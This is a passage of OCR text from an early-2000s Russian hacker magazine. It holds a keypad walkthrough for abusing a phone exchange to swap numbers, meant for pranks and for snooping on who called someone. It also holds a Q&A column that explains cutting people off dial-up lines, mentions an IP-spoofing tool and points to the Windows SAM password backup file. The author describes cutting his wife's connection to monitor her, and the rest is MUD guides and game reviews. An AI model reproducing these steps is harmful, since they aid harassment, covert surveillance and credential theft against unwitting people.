1. Входим в записную книжку (см. выше)
2. 6 - переход в служебную область (**0** - задание номера ячейки)
3. 9 - повторить **17** раз для перехода в нужную ячейку (**7 0** - переход в ячейку)
4. 5 XXXXXXX # - ввод номера (своего)

Здесь возможен глюк и отключение от линии. Если это произойдет, просто перезвони и заново войди в записную книжку и продолжай работу. То, что в квадратных скобках, надо набирать, если тебя отключило от линии.
5. [**6** - для входа в служебную область] (**0** - задание номера ячейки)
6. 9 - 9 раз [или **26** раз :), если отключало] для перехода в нужную ячейку (**8 0** - переход в ячейку)
7. 5 YYYYYYY # - ввод номера (для подмены)
8. # - разрыв связи

Повторять это можно многократно, меняя номера телефонов и ячеек (т.е. в первом случае вместо **17**-и жать девятку **18, 19** и т.д. раз, а во втором - менять последние цифры **70** и **80** на **71** и **81** соответственно).

В отрыв

Ну что, инструктаж пройден, вперед - на очередное западло. Идей уже много - проверить, кто и когда звонил твоей девчонке, не дать преподу выспаться перед экзаменом и т.д. и т.п. Удачи тебе, хацкер, а я пойду. Очень хочется телефон одного товарища проверить на готовность к **3000** году :).



HACK-FAQ

Horrific (hack-faq@real.xakep.ru)



Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :)

Q: Хочу спросить. Я пытаюсь пролезь в Инет, а там большой облом, то есть линия занята. Так можно ли как-нибудь выкинуть челов, которые сидят на линии и не дают мне места.

В принципе выкинуть типов можно, но только теоретически. На практике это нереально, потому что ты должен знать телефоны типов, сидящих на линии. Итак. Если ты знаешь телефон, то звонишь этому типу через междугородку (а кто говорил, что простой способ :)). Если у него аналоговая АТС, то ты приконнектишься к его линии и будешь висеть параллельно. Соответственно, связь ухудшится, и его выбросит (если у него фуфловый момед). Ты, наверно, не раз уже натыкался при звонках, когда влезают в твой базар? Вот это и происходит из-за междугородки. Потому что у межгорода приоритет выше. Если у типа цифровая АТС, то подвеситься на его линию не удастся. Там защита лучше. Зато моя АТС моментально разрывает жертве связь. У меня цифровая линия, и я каждый день проверяю жену. Если я звоню с работы, а дома очень долго занято, то я набираю через межгород, и ее моментально выбрасывает из Инета. Пока она не успела очухаться, я быстро нормально набираю номер и даю ей чертей. Так что способ есть, но воспользоваться им нереально. Найди лучше себе другого прова. Сейчас с этим, кажется, уже нигде проблем нет.

Q: Многие мои файлы просят динамическую библиотеку VB40032.DLL, VB40016.DLL, CYGWIN.DLL. Ну, нашел я эту библиотеку, а он теперь говорит: Can t load (or register) custom control: "WINSCK.OCX". Подскажите, что делать дальше?

Сразу видно, человек кодит на Visual Basic. Я тебе советую бросить это дело и перейти на Delphi. Он намного проще, надежнее, а возможностей в нем неограниченное количество. Ну а если ты любитель продуктов M$, то переходи на Visual C++. Если же ты решил не расставаться с VB, то запомни, что VB - это не компилятор, и все его проги не могут работать без VBXXX32.DLL. Где XXX - номер версии. Так что тебе придется поставлять вместе со своей прогой эту DLL и все OCX файлы, которые ты будешь использовать. Каждый компонент, который ты ставишь на форму, - это очередной OCX. Так что ты с ними намучаешься.

Q: Почему ты все время рекламируешь Delphi, а на Visual C++ программистов больше?

Я заметил, что на Visual C++ программируют сейчас в основном те, кто занимается кодингом уже давно. Переходить на Delphi они не хотят (за плечами огромный опыт работы с C), а других реализаций C++ не осталось (все обанкротились). CBuilder я в расчет не беру, потому что там от C++ остался только синтаксис, а все остальное это Delphi. Так что у этих кодеров выбора нет. Лично я несколько лет назад все бросил и перешел на Delphi, и до сих пор не жалею. Я не хочу топтаться на месте вместе с M$. Если у кого еще хватит на это смелости, то он не пожалеет.

P.S. Когда мне говорят, что настоящий программер должен писать все руками, то на этот вопрос я отвечаю коротко: тогда пиши в машинных кодах, это еще круче, а я буду ляпать формы визуально, и мои проги будут лучше и красивее. А главное, что пока ты напишешь свою первую версию, я уже напишу десять. А тот, кто напишет прогу быстрей, тот и выигрывает. Потому что к моей проге уже привыкнут и на другую переходить не станут, даже если она будет лучше.

Q: Как настроить модем на максимальную связь, если у меня цифровая АТС, но максимальное подключение на скорости 49333 бит/с.

Ты, конечно, можешь поковыряться в настройках модема, но вряд ли тебе что-нибудь поможет. АТС-то цифровая, а кабели могут быть старые, покоцанные и дешевые. Протокол V90 обещает максимум 56 кбит в сек, но никто не говорил, что ты без проблем сможешь добиться этого максимума (особенно в нашей глубинке). Если ты живешь не в Москве, то ты должен был уже бошку разбить об потолок, прыгая от радости. Да и для любимой столицы это приличная скорость.

Q: Что такое спуфинг, расскажите чайнику, плизззз!!!

Н: А ты не пробовал переквалифицироваться из чайника в кофейник? :). Для этого надо положить в рот ложку кофе, две ложки сахара, добавить воды и, не глотая, станцевать ламбаду. А спуфинг это подделка IP. Нужно тебе, предположим, законнектиться на какую-нибудь тачку, а там фаервол разрешает коннект только с определенных IP. Ты запускаешь ipspoof.c из-под *никса и ставишь себе тот IP, который хочешь. Фаервол тебя теперь любит и уважает.

Q: А может кто-то догадаться, что я пакастю, и что мне за это будет?

Тра...та...та. Просто хочется выругаться нецензурно, да только вокруг интеллигентные люди. Просто достали вопросы такого типа. Неужели ты думаешь, что ты самый умный. Провайдеры далеко уже не лохи, и наш журнал тоже читают и видят свои дырки. Так что если даже он дырку не залатал, то вычислит тебя без проблем (если захочет). Только хочет он редко. А что с тобой будет? Это даже провайдер пока не знает. Вот когда он тебя вычислит, тогда он и решит, что с тобой делать. Может быть, сдаст нашей доблестной, а может и сам накажет.

Q: Хотел бы у Вас узнать, как спрятать html код от настырных глаз, плоть которых называют себя хакерами.

Н: Окончательно спрятать не удастся :(. HTML обязан быть загруженным на машину юзера, поэтому в любом случае он его найдет в кэше. Единственный способ - использовать фреймы. Тогда ламер будет видеть только ссылки на файлы фреймов. Но этот способ пройдет только с полным ламером. Любой advanced user выкачает html-ку по ссылке из фрейма, если ему уж очень будет нужно. Меня особенно умиляют красавцы, отключающие javascript-ом правую кнопку мыши на своей страничке, чтобы юзеры поганые не смотрели исходники паги и не знали, куда какие ссылки ведут. На кого рассчитано - непонятно. Т.к. лю-

бой нормальный чел нажмет в эксплоре-ре View -> Source, и все.

Q: Где NT хранит пароли?

В NT4 пароли были в реестре по адресу HKEY_LOCAL_MACHINE\SAM. Теперь эту дыру прикрыли, и пароли теперь хранятся в виде файла в WinNT\System32\config\sam. Только этот файл ты не сможешь просмотреть. К нему закрыт доступ даже админу. Билли может гордиться такой защитой, потому что с файлом абсолютно ничего нельзя сделать (копировать, удалять, переименовать). Короче, прямой доступ отсутствует. Так что win2000 круто защищен :). Я надеюсь, что ты в это не поверил, потому что в папке winnt\repair\ лежит файл с тем же названием - sam. Что это? Да это же резервная копия базы данных паролей!!! А какой к ней доступ? Полный!!! Правда, только если ты имеешь доступ к папке. Так что Билли опять обломался. Если тебе хоть что-то говорит формат файла sam и алгоритм шифрования паролей в нем, то полный вперед.

Q: Можно ли использовать факс как сканер?

Не нужно. Факс - это, в принципе, сканер, но с голимым разрешением, а про цвет вообще можно забыть. Когда факс отсканировал лист, то он его сжимает специальным алгоритмом (кажется, до сих пор используется CCITT). Это сжатие дает потери больше, чем самое сильнейшее сжатие JPEG, т.е. хуже просто некуда. Так что не жалей 50 баков на простенький, но нормальный девайс, он тебе пригодится (особенно, если ты студент).

Q: Где можно узнать, на каких портах обычно какая прога висит и следствия этого факта?

Нормальный scanport покажет тебе не только открытые порты, но и их предназначение, т.е. демон, весящий на порте. Мой любимый multiscan32 делает это без проблем. Кстати, он один из самых быстрых. Доступен как для Win, так и для Linux. Ищи это создание здесь: http://www.sourceforge.net/projects/multiscan/. Кстати, там же есть и исходники.
А если ты хочешь узнать, где теоретически должны висеть определенные демоны (ведь можно и переназначить порты), то читай все txt-файлы в корневой дире Windows (там, кстати, много полезного написано).

Q: Как можно посмотреть кэшированные пароли в форточках?

Об этом мы уже много раз писали. Нужна простейшая прога, которая доступна в исходниках на моей странице www.x-c-r.com. Качай, компилируй с помощью Delphi 5 и юзай.

Q: Неужели при подключении к иНЕТу через один момед вся сеть сможет работать на путевой скорости? Тогда за счет чего так происходит? Или все-таки скорость пропорциональна числу находящихся в онлайне?

В честь чего это все будут работать на путёвой скорости? Связь-то будет модемная, а из него больше 56кб в секунду не выжмешь. Так что чем больше юзверей висит на момеде, тем меньше скорость. Лишнего никогда не будет, разве что только хороший прокси поставить.

Q: Из моего системного блока доносится странный громкий гудящий звук. По мере загрузки системы громкость звука увеличивается. По-моему он доносится из блока питания, но я не особо уверен. И ещё: если компьютер выключить, а потом сразу включить, то звук пропадает. В чем тут дело и как с этим бороться?

Это гудит либо вентилятор на проце, либо вентилятор на блоке питания.. Открой системник, включи комп и слушай - откуда гул. Затем смажь вентилятор машинным маслом. Правда, бывает, что некоторые процевые вентиляторы так не лечатся, тогда купи новый и замени.

Q: Как узнать свой POP и SMTP адреса?

Не понял? Это как? Ты о чем вообще? POP и SMTP сервера выдаются провайдером, который держит почтовый сервер. Обычно это что-то вроде smtp.provider.ru и pop.provider.ru. Залезь на страницу помощи своего прова и почитай. Или позвони в техподдержку, там все скажут.

Q: Даров! Как с помощью утилиты subst или с помощью программы виртуальных разделов DriveSpace создать, к примеру, диск z?

Я вижу, ты хочешь какую-то игрушку избавить от диска? Для этого лучше использовать виртуальный CD-ROM. Ну раз хочешь, значит получай. Набери в командной строке “subst z: c:\Temp” - и диск z будет указывать на c:\Temp. Чтобы удалить диск, введи “subst z: /D”.

Каждому гаду по MUD'у

Текстовые RPG как радикальное средство борьбы с плохой графикой

FaraoN aka Петухов Семен (FaraoN_Semen@rambler.ru)


Когда-то давным-давно у компьютеров были большие проблемы с графикой в играх. Эти проблемы, правда, и сейчас не до конца решены, потому как на многие современные игры вообще нельзя смотреть без боли в сердце и пакетика в руках. Но когда-то было еще хуже – намного хуже, ты уж мне поверь.

И вот в те далекие времена отличных игр и отстойных компов люди, воспитанные на книгах, геймеры, которым EGA'шные картинки только мешали восприятию игрового мира, взяли и придумали самое радикальное средство против плохой графики - текстовые игры.

В таком необычном форм-факторе существовали только два жанра - RPG и экономические стратегии. С остальными как-то не сложилось. А зря, я бы погамился в текстовый шутер или авиасим :). Ролевки были хороши тем, что отсутствие графики снимало практически все ограничения авторской фантазии. Можно было придумать и воплотить в игре мир такого размера, что все современные компы подавились бы своей оперативкой в попытке отрисовать нечто подобное. Кроме того, отсутствие изображения делало легким и приятным мучительный мультиплеер в Сети, причем на любых самых слабых модемах. В результате текстовые RPG стали онлайновыми и получили название - MUD (Multi-User Dungeons или Multi-User Dimensions). Самое интересное, что в большинстве он-лайн РПГ нет никакой цели, тебя просто выкидывают в центр магического мира, полного монстров, ты проходишь краткий курс молодого бойца, получаешь первую ржавую шашку и... все, дальше ты уже пытаешься набраться опыта и найти своих сторонников, чтобы создать новый клан или вступить в уже существующий.


Вся информация о ходе игры выводится в виде отформатированного текста. Игрок осуществляет управление своим персонажем посредством ввода текстовых команд. Вот 2 небольших отрывка из игрового процесса:

Мирные странствия по городу
151ж 73б 49765о 373м Выходы:СВЮЗ> <– строка состояния: все необходимое тут.



Торговая площадь <– название клетки, на который в данный момент находится игрок.
Это торговая площадь Порт-Балифора. Повсюду стоят торговцы, предлагающие свой товар. На востоке находится двухэтажное здание. На вывеске написано: "Свинья и свисток". На окнах здания нарисован забавного вида поросенок. На юг и на запад тянутся портовые склады.
151ж 74б 49765о 373м Выходы:СВЮЗ>север <– это команда, введенная игроком.
Торговая площадь
Это торговая площадь Порт-Балифора. Повсюду стоят торговцы, предлагающие свой товар.
Путник медленно идет по дороге мимо Вас. <– персонаж, управляемый компьютером.
151ж 70б 49765о 373м Выходы:СВЮ>север
Городские ворота
Вы стоите у ворот Порт-Балифора. На запад и восток уходит каменная стена. Вдоль западной стены идет Арсенальная улица, ведущая к казармам стражников, кузнецам и оружейным. На юг Центральная улица ведет к центру города.
Минотавр Дагр стоит здесь. <– персонаж, управляемый другим игроком.

А вот так проходят сражение
453H 122V 4215774X 1C [Меркул:Хорошее] [патрульный орк:О.Хорошее] Вых:В3v>
Эгвейн прыгнула на помощь Софи.



Эгвейн попыталась рубануть патрульного орка, но промахнулась.

453H 122V 4215774X 1C [Меркул:Хорошее] [патрульный орк:О.Хорошее] Вых:В3v>
Эгвейн попыталась рубануть патрульного орка, но промахнулась.
Диолант смертельно рубанул патрульного орка.
Софи сильно огрела патрульного орка.
Шото БОЛЬНО рубанул патрульного орка!!
Шото смертельно рубанул патрульного орка.
Командир патруля произнес магические слова 'паре дудасабру'.
Командир патруля БОЛЬНО ударил Вас!!
Командир патруля БОЛЬНО ударил Вас!!
Командир патруля БОЛЬНО ударил Вас!!
Патрульный орк БОЛЬНО рубанул Вас!!
Патрульный орк чрезвычайно сильно рубанул Вас.
Вы БОЛЬНО хлестнули патрульного орка!!
Вы БОЛЬНО рубанули патрульного орка!!
Патрульный орк смертельно рубанул Вас.
Патрульный орк чрезвычайно сильно рубанул Вас.
Асмунд произнес магические слова 'паре дудасабру'.

287H 122V 4214262X 1C [Меркул:Среднее] [патрульный орк:Хорошее] Выход

Где искать

Теперь о том, как попасть в этот мир. Для начала нужно скачать клиенты, хотя, конечно, можно пользоваться Hyper terminal'ом, но он жутко глючный. Скачать клиенты можно по следующим адресам:
www.halyava.ru/jmc/index.html - Jaba Mud Client
http://www.zuggsoft.com/ - ZMUD
Советую первый, так как он более понятный и простой в использовании.

Ладно, софт скачали и настроили, теперь нужно выбрать, во что будем играть. Мадовских серверов очень много, так что выбирать есть из чего, разные миры, разные расы, разные системы ведения боя. Выбирай то, что тебе больше понравится, я советую выбрать русскоязычный, родной, так как с ним легче разобраться.

Полностью русифицированные

RMUD
www.rmud.net.ru
Мир, основанный на серии Dragonlance. Создан на основе CircleMUD. Полностью на русском языке.
Система команд - русская/английская.
Неограниченный пкилл.
rmud.net.ru 4000

AMUD
www.amud.ru
Мир основан на серии Толкиена. Полностью ру-

сифицированный и сильно доработанный CircleMud. Полностью на русском языке. Система команд - русская/английская. Неограниченный пкилл.
amud.orc.ru 5555

Arda
www.arda.ru
Оригинальный мад, основанный на мире Толкиена. Очень реалистичный мир и много замечательных идей.
Система команд - русская/английская.
Ограниченный пкилл.
arda.pp.ru 7000

Алладон
www.mud.donetsk.ua
Оригинальный мир в стиле фэнтэзи.
Базируется на ROM 2.4 с многочисленными изменениями. Система команд - русская/английская.
Прежде всего - это пкильный мир.
mud.dn.ua 9000

Былины
www.mud.ru
Оригинальный мад, основанный на мире древней Руси.
Кодовая база - полностью модифицированный и сильно переработанный CircleMUD.
Удивительный древнерусский антураж, большое количество профессий, древнерусские племена вместо привычных рас, много оригинальных идей.
Система команд - русская/английская.
mud.ru 4000

Находится в стадии разработки.

Чastichno rusificirovannыe

Merlin
Wom.multimedia.ru
Mud.multimedia.ru 9000

DreamLand
dl.kiev.ua
Основан на Anatolia 2.0, Merc 2.1, ROM 2.4.
Система команд - английская.
dl.kiev.ua 9000

Shades of Gray
Http://iclub.nsu.ru/mud/
Мир основан на серии "Dragonlance".
Кодовая база - сильно измененные Diku/merc/ROM2.4
Пкилл - ограничен (+-5 уровней).
Система команд
cs.nstu.ru 4000
193.125.7.161 4000

Dangerous Fantasy
Www.mud.df.ru
Построен на переработанной базе Anatolia 2.1
Пкилл - разрешен.
Система команд - английская.
Mud.df.ru 4000

DarkHaven
Http://mud.irtel.ru/
Mud.irtel.ru 6666

English MUDs

Arctic
Www.arctic.org
Мир, основанный на серии "Dragonlance".
Построен на основе сильно измененного DikuMUD.
Пкилл - разрешен.
Сбалансированные классы, квесты.
Можно сказать, что это прообраз мада. Часто посещаем русскими игроками.
Mud.arctic.org 2700

Solace
www.temple.ptt.ru/
Мир, основанный на серии "Dragonlance".
Построен на ROM 2.4 с многочисленными изменениями.
Ограниченный пкилл (по уровням).
Система команд - английская.
temple.ptt.ru 4000

Сервер выбран, дальше нужно к нему подключиться. Для этого используем команду #connect mudserver 0000, где mudserver - адрес сервера, к которому подключаемся, 0000 - порт, например: #connect amud.orc.ru 5555.
Начинаем играть. Конечно, сложно описать все подробно, потому что сервера отличаются, поэтому я могу только рассказать основные правила. После подключения тебе придется выбрать кодировку. Дальше тебе предложат создать нового персонажа - твое alter ego в этом мире. После этого ты оказываешься в фантастическом мире, полном таких же игроков, как и ты. Вначале будет трудновато привыкнуть к новому миру, к тому же вся информация выводится в виде текста, поэтому в большинстве миров существуют школа и различные подсказки. Чтобы научиться играть, поначалу придется читать довольно много (в различных мадах разные команды, но в большинстве эти работают: помощь, help, новичок, справка). Можно (и нужно) просить совета и помощи у более опытных игроков (команды - сказать, говорить), под бота шифровать не надо, а то неправильно поймут :).
А вообще, лиха беда начало - ну вынесут тебя пару раз... э-э-э... то есть пару десятков раз, что такого? Не тормози, сникерсни - начинай игру заново, и все будет в порядке. Через какое-то время ты увидишь, что уже не сможешь уходить из виртуального мира более на сутки, потом ломка будет настигать тебя каждые несколько часов, потом будет еще хуже... и еще хуже... А может, ну их на фиг, эти мады? Лучше играть в тетрис: хоть какая-то надежда на выздоровление есть...

Геймеры всех стран, определяйтесь!

Чему тебя научила твоя любимая игра

Александр '2poisonS' Сидоровский (2poisonS@real.xakep.ru)

Игры, в которые мы играем, так или иначе влияют на нас, прививая определенные навыки, вырабатывая привычки, формируя стереотипы. Разные игры действуют, конечно, по-разному. И в реальной жизни поклонники одних жанров получат преимущество там, где фанаты других - жестоко обломаются. А все потому, что в определенных ситуациях мы, скорее всего, поведем себя так, как привыкли делать в любимой игре.

В этой статье приводятся результаты абсолютно научного статистического исследования по выявлению вероятности успеха в том или ином начинании у игроков разных жанров. Все данные получены в результате психологических обследований подопытных геймеров, а так же многолетних наблюдений за их поведением в различных ситуациях.

Стратегии

Познакомиться с девушкой: Можно, но сложно. Если начальный rush провалится, придется долго ходить вокруг да около, собирать ресурсы, планировать тактику наступления, возможные пути отхода... К тому времени, когда атака будет подготовлена, объект может быть захвачен другим игроком.
Сдать экзамен на пятерку: Без шансов. На тройку еще можно, а на пятерку - никак. Потому что экзаменационные билеты не располагаются в виде дерева технологий. Исследования трудно проводить.
Взломать сервер Пентагона: Легко. В обмен на ноу-хау мощного энерджайзера для русских программистов под названием "Пиво с сарделькой" Пентагон согласится сам отдать все свои секреты. Дипломатию надо развивать!
Подтянуться 30 раз на перекладине: Можно, но сложно. Только самые упертые геймеры будут тридцать раз проходить одну и ту же миссию.
Заработать $1000: Легко. Разводим плантацию тибериума, строим пару харвестеров, и вперед. Дело в шляпе, голова в холоде, ноги в тепле... Килобакс в кармане.



Шутеры

Познакомиться с девушкой: Без шансов. Знакомиться дистанционно (по телефону, по Интернету) неинтересно. А личный контакт не получается. Как только боковое зрение замечает движение в зоне поражения - срабатывает инстинкт.
Сдать экзамен на пятерку: Без шансов. Груда кровавых ошметков не сможет расписаться в зачетке.
Взломать сервер Пентагона: Можно, но сложно. Интернет - среда ненадежная, при наших-то линиях. Слишком большой лаг. Вот если б можно было к Пентагону протянуть локалку из любимого клуба...
Подтянуться 30 раз на перекладине: Легко. Если ты можешь таскать с собой все эти автоматы, пулеметы, шотганы, снайперки, базуки, гранатометы, ракетницы и полный комплект боеприпасов ко всему оружию и при этом еще исполнять rocket jump, то подтянуться можно хоть сто раз. Причем со всем этим барахлом.
Заработать $1000: Легко. Если за каждый фраг будут платить по доллару...

RPG

Познакомиться с девушкой: Легко. Всех встречных NPC надо брать к себе в партию. Главное, чтобы параметр Charisma не оказался слишком низким. И Intelligence желательно повыше - чтобы в диалогах вариантов ответов побольше было.
Сдать экзамен на пятерку: Сложно, но можно. Меморайзить придется очень много - нужно быть уровня тридцатого-сорокового, не меньше. А читать прямо со скроллов на экзамене почему-то не дают...
Взломать сервер Пентагона: Легко. Кастишь на админа charm, и он сам тебе весь сервер на винт заливает. А на index можно повесить что-то типа "Hacked by dArK eLvEn FiGhTeR-mAgE".
Подтянуться 30 раз на перекладине: Легко. Статсы надо качать, это факт. И силу в том числе. А то как ты будешь махать своим любимым двуручным топором? Качаться, качаться и еще раз качаться. Как завещал великий Фродо.
Заработать $1000: Легко. Главное - открывать все ящики, сундуки, коробки, шкафы, сейфы, холодильники и - вообще - все контейнеры, которые встречаются на пути. И продавать их содержимое. И потом, в конце концов, pickpocket еще никто не отменял...

Симуляторы

Познакомиться с девушкой: Без шансов. Потому что первым делом, первым делом самолеты, ну а девушки, а девушки - как получится.
Сдать экзамен на пятерку: Легко. Но только с бомбами.
Взломать сервер Пентагона: Легко. Только сначала нужно взломать сервер ВВС РФ и сделать у всех самолетов неограниченный боезапас.
Подтянуться 30 раз на перекладине: Без шансов. А потом с трясущимися руками, со сбившимся дыханием за руль? Или за штурвал? В пике-то ты, может, и войдешь, но вот выйти...
Заработать $1000: Легко. Несколько удачных заездов, и весь призовой фонд чемпионата у тебя в кармане. А можно, опять же, побомбить. Это не в смысле нанесения ракетно-бомбовых ударов (хотя и за это иногда деньги платят), а в смысле на тачке...



Квесты

Познакомиться с девушкой: Без шансов. Потому что не стоит сразу начинать тотальный пиксел-хантинг, выискивая у подруги активные зоны. Я понимаю, что при наведении на них твой курсор сразу отреагирует переходом в нужный режим, но девушкам не всегда нравится начинать знакомство именно с этого.
Сдать экзамен на пятерку: Сложно, но можно. Если у тебя в инвентори достаточно шпор, то все может обойтись. Они обычно хорошо комбинируются с доставшимся тебе билетом, но часто упорно не хотят применяться на серию дополнительных вопросов.
Взломать сервер Пентагона: Легко. А что? Обычный паззл. Чтобы подобрать пароль, нужно узнать, как зовут любимую кошку тамошнего сисадмина, а для этого надо послать в Пентагон письмо от имени Общества Защиты Животных с анкетой “Первая Всемирная Перепись Кошек”, где обязательными для заполнения полями будут порода, рост, возраст и кличка животного.
Подтянуться 30 раз на перекладине: Без шансов. А зачем? Никакую загадку это не решит, никакая дверь не откроется, никакой предмет в инвентори не появится. Абсолютно бесцельное, с точки зрения квеста, действие.
Заработать $1000: Сложно, но можно. Надо отправиться на поиски клада. Это самое адвенчурное занятие. Нужно будет а) расшифровать записку с указанием местоположения сокровища, б) придумать, как избежать все заботливо расставленные ловушки, в) подобрать шифр на сейфе с деньгами, г) избавиться от идущих по твоим следам конкурентов. Любимые занятия квестомана.

Аркады

Познакомиться с девушкой: Легко. Выработанная годами привычка - начинать уровень с самого начала после каждого неудачного движения - поможет спокойно пережить первые неудачи. Зато потом какие бонусы!
Сдать экзамен на пятерку: Сложно, но можно. На прохождение уровня дается три жизни, причем последняя с комиссией. А потом неизбежный Game Over. И никаких сохраненок...
Взломать сервер Пентагона: Без шансов. Для того чтобы осуществить нормальный взлом, придется нажимать много других кнопок, помимо “вверх”, “вниз”, “вправо”, “влево” и “пробел”. И пароль чит-кодом не снимается.
Подтянуться 30 раз на перекладине: Легко. А иначе как забираться на всякие выступы и карнизы? А еще лучше 30 прыжков на батуте. Чем выше прыг - тем толще бонус.
Заработать $1000: Без шансов. Устроится на нормальную работу просто нереально, потому что слово “босс” вызывает только одну реакцию - немедленный запуск самой жирной ракеты из загашника.



АЛЕКСАНДР '2POISONS' СИДОРОВСКИЙ (2POISONS@REAL.XAKEP.RU)


Урожденная **911: Fire & Rescue**
Жанр Симулятор пожарного
Похожесть Firefighter
Мать/отец Sunstorm Interactive/WizardWorks
Требует P233(P2-400), 64(128), (3D)
Групповуха Обломись
Описуха Задумка, конечно, оригинальная, но только на этом далеко не уедешь. Игра получилась слишком сложная, но лучше от этого не стала. В двух тренировочных миссиях времени дается более чем достаточно, но зато в последующих ты постоянно находишься в цейтноте. Графика абсолютно отстойная, использование старенького движка тоже не улучшает общее впечатление. В общем, даже если ты с детства мечтал стать пожарным, тебе это вряд ли понравится.


Приговор СЛАБО







Урожденная **Alone in The Dark 4: The New Nightmare**
Жанр 3D Action/Adventure
Похожесть Alone in The Dark 1-3
Мать/отец Darkworks/Crystal House/Infogrames
Требует P2-300(P3-500), 64(128), (3D)
Групповуха Обломись
Описуха Все как в старые добрые времена - огромный заброшенный особняк, заговор сумасшедших ученых, толпы живописной нечисти, изобилие ключей, рычагов и прочих открывалок... Немного несбалансированный подчас игровой процесс и встречающаяся местами нелогичность в дизайне уровней легко забываются на фоне великолепно отрисованных интерьеров и настоящей horror-атмосферы.


Приговор ХОРОШО

Урожденная **Anahronox**
Жанр Адвенчура/RPG
Похожесть Final Fantasy 7-9
Мать/отец Ion Storm/Eidos Interactive
Требует P2-266(P3-500), 64(128), (3D)
Групповуха Обломись
Описуха Очередная "как-бы RPG", замешанная на японском колорите и консольных принципах. Впрочем, как ни странно, очень даже неплохая. Настоящий киберпанк и - при этом - пародия на традиционный sci-fi. Прикольный и нестандартный сюжет, классно отрисованные персонажи, любопытный подход к жанру. Если бы не вагон мелких и средних недостатков, могло бы быть "рулез"...


Приговор ХОРОШО




Урожденная **Arcanum: Of Steamworks and Magick Obscura**
Жанр RPG
Похожесть Fallout, Planescape: Torment
Мать/отец Troika Games/Sierra On-Line
Требует P2-300(P3-500), 64(128), (3D)
Групповуха LAN, Инет
Описуха Ролевая игра в уникальном мире, где магия соседствует с технологиями XIX века. Эльфы, орки, паровозы, револьверы... Геймплей такой же глубокий и разносторонний, как и в Fallout, который, кстати, сделали те же люди. Атмосфера торкает еще покруче, чем постапокалиптическое приключение, а возможностей развития персонажа столько, что все потенциальные варианты прохождения игры невозможно попробовать в принципе, разве что ты посвятишь этому всю оставшуюся жизнь. Жаль, графика немного подкачала, но ТАКОЙ игре это прощается легко. ков, могло бы быть "рулез"...


Приговор РУЛЕЗЗЗ!




Урожденная **Army Men (6): Air Attack**
Жанр Army Men на вертолете ;)
Похожесть Хм... теряюсь в догадках... :)
Мать/отец 3DO
Требует P2-300(P3-500), 64(128), (3D)
Групповуха На одной машине
Описуха PHу что, нас посетил очередной Army Men. Это как пришествие очередной серии Tomb Raider - никогда не знаешь, о чем писать. Изменения, как обычно, только в сторону ухудшения. Летишь себе на вертолете, плавишь абсолютно тупой в плане интеллекта вражеский пластилин, собираешь всякие бонусы... Все как всегда, холера протекает нормально.



Приговор ХОРОШО



ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!


Урожденная **Baldur's Gate II: The Throne of Baal**
Жанр RPG
Похожесть Baldur's Gate I-II
Мать/отец Bioware/Interplay
Требует P233(P2-400), 32(64)
Групповуха LAN, Инет
